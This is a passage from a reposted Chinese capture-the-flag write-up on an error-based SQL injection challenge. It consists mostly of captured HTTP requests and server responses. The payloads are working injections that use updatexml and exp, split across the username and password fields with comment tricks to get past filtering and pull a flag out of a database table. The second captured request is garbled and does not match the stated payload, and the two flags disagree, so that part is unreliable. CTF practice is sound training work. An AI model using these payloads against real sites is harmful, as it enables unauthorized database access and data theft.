<br>XPath syntax error: '~flag{err0r_b4sed_sqli+_hpf}~'
```

Go Cancel < >

Target: http://ctf5.shiyanbar.c

Request

Raw Params Headers Hex

```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/baocuo/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 97
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=1' and updatexml/*
&password=*(1,concat(0x7e,(SELECT value from ff1144jj),0x7e),3)or'1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 29 Apr 2019 09:48:24 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 56
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<br>XPath syntax error: '~flag{err0r_b4sed_sqli+_hpf}~'
```

方法二：利用exp报错注入

```
username=1' and exp/*
&password=*(~(select * from (select value from ff1144jj)x)or'1
```

Go Cancel < >

Target: http://ctf5.shiya

Request

Raw Params Headers Hex

```
POST /web/baocuo/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/baocuo/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Connection: keep-alive
Upgrade-Insecure-Requests: 1

username=1' and exp/*
&password=*/(^(select * from (select value from f{1144jj}x))or`1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 29 Apr 2019 09:51:17 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 95
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<br>DOUBLE value is out of range in 'exp(~((select
'flag{error_b4sed_sqli+_hpf}' from dual)))'
```

转载于:<https://www.cnblogs.com/weipinggong/p/10782652.html>